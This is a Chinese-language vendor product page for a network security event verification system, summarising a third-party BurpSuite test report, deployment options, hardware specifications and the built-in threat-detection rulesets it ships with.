


系统输出


根据用户的需求、业务方的需求可以输出多种不同类型安全数据



网络安全技术体系



助力网络安全运营



第三方测试报告



中国认可
检测
TESTING
CNAS L6345



测试报告

Testing Report

-2025-00248 委托测试单》，对功能性指标（协议深度解码与检测、数据聚类方式支持、高性能处理能力、高线 PCAP 分析能力、威胁规则检测能力、日志记录与查询功能、数据包记录与通信还原、安全设备联动能力、情报导入与动态更新、API 接口能力、Syslog 输出能力、自定义邮件预警机制、日志存储与审计能力、AI 辅助分析能力、联动科来 TSA 数据包下载、安全趋势、攻击聚焦（手段）、攻击聚焦（次数）、影响分析（手段）、影响分析（次数）、攻击手段、攻击手段（涉及 IP）、攻击源 IP、受害目标 IP、攻击统计、攻击流量、安全事件大屏展示、攻击详情、攻击载荷、WEB 攻击事件、WEB 攻击成功事件）进行测试，测试结果满足要求。

可移植性方面：依据国标 GB/T 25000.51 中的要求和按照客户提供的检测诉求《ITPTC (AF)-2025-00248 委托测试单》，对可移植性指标（国产化平台兼容性）进行测试，测试结果满足要求。

测试结论为通过。

测试具体结果见本报告“测试结果”部分。



2. 测试结论

受四川智诚云天科技有限公司委托，经四川智诚云天科技有限公司授权，成都信息处理产品检测中心于 2025 年 05 月 26 日至 2025 年 06 月 12 日对“网络安全事件验证系统 V3.1”，采用 BurpSuite 进行了信息安全性的系统漏洞扫描（扫描策略为缺省值）的测试。

针对本次测试，成都信息处理产品检测中心遵循测试依据 GB/T 25000.51-2016《系统与软件工程 系统与软件质量要求和评价 (SQuaRE) 第 51 部分：就绪可用软件产品 (RUSP) 的质量要求和测试细则》和用户相关文档《ITPTC (A)-2025-00248 委托测试协议书》、《ITPTC (AF)-2025-00257 委托测试单》，以及参考 GB/T 25000.10-2016《系统与软件工程 系统与软件质量要求和评价 (SQuaRE) 第 10 部分：系统与软件质量模型》，利用系统漏洞扫描工具 BurpSuite 开展测试工作。

本次测试计划使用测试工具 BurpSuite 共进行 78 类系统漏洞扫描，其中高危漏洞 43 类，中危漏洞 15 类，低危漏洞 20 类。工具实际进行了 78 类系统漏洞扫描，其中首轮测试通过 76 类，不通过 2 类；回归测试通过 78 类，不通过 0 类，针对发现的非高、中、低危问题，与四川智诚云天科技有限公司相关技术人员进行沟通，经确认，漏洞扫描发现的缺陷，不会对现阶段系统安全造成威胁，测试结果表明被测应用符合软件安全要求。

该软件评价如下：

漏洞扫描：未发现明显可利用漏洞。


测试结论为符合软件安全要求。

测试具体结果见本报告“测试结果”部分。



用户评价

网络安全事件验证系统在各单位使用中，得到了用户的一致性好评！






系统部署

如何部署

旁路部署

串接部署

虚拟化部署



硬件配置参考

部署类型	小型部署 (适用于中小型企业或测试环境)	中型部署 (适用于中大型企业或高流量环境)	大型部署 (适用于大型企业或数据中心)
CPU	Intel Xeon E5-2620 v4 • 核心/线程：8核16线程 • 基础频率：2.1 GHz	Intel Xeon Silver 4210 • 核心/线程：10核20线程 • 基础频率：2.2 GHz	Intel Xeon Gold 6248 • 核心/线程：20核40线程 • 基础频率：2.5 GHz
内存	≥ 16GB DDR4 ECC	≥ 32GB DDR4 ECC	≥ 64GB DDR4 ECC
存储	≥ 1TB	≥ 4TB	≥ 10TB
网卡	4×千兆网卡	4×千兆网卡 + 双万兆网卡	4×万兆网卡 + 4×千兆网卡
系统	openEuler-22.03-LTS-SP4	openEuler-22.03-LTS-SP4	openEuler-22.03-LTS-SP4

内置规则集

- Proofpoint -- Emerging Threats Open Ruleset [et/open]
- Proofpoint -- Emerging Threats Pro Ruleset [et/pro]
- OISF -- Suricata Traffic ID ruleset [oisf/traffid]/li>
- Positive Technologies -- Positive Technologies Attack Detection Team ruleset
- Abuse.ch -- Abuse.ch SSL Blacklist [sslbl/ssl-fp-blacklist]
- Abuse.ch -- Abuse.ch Suricata JA3 Fingerprint Ruleset [sslbl/ja3-fingerprints]
- Abuse.ch -- Abuse.ch Suricata JA3 Fingerprint Ruleset [sslbl/ja3-fingerprints]
- tgreen -- Threat hunting rules [tgreen/hunting]
- Stamus Networks -- Lateral movement rules [stamus/lateral]
- 守望者实验室IOC
- 热门网络安全事件IOC
- 自运营安全情报IOC

规则信息

最后更新时间


规则条数

2025年08月20日 03:05:13

77061

推荐场景

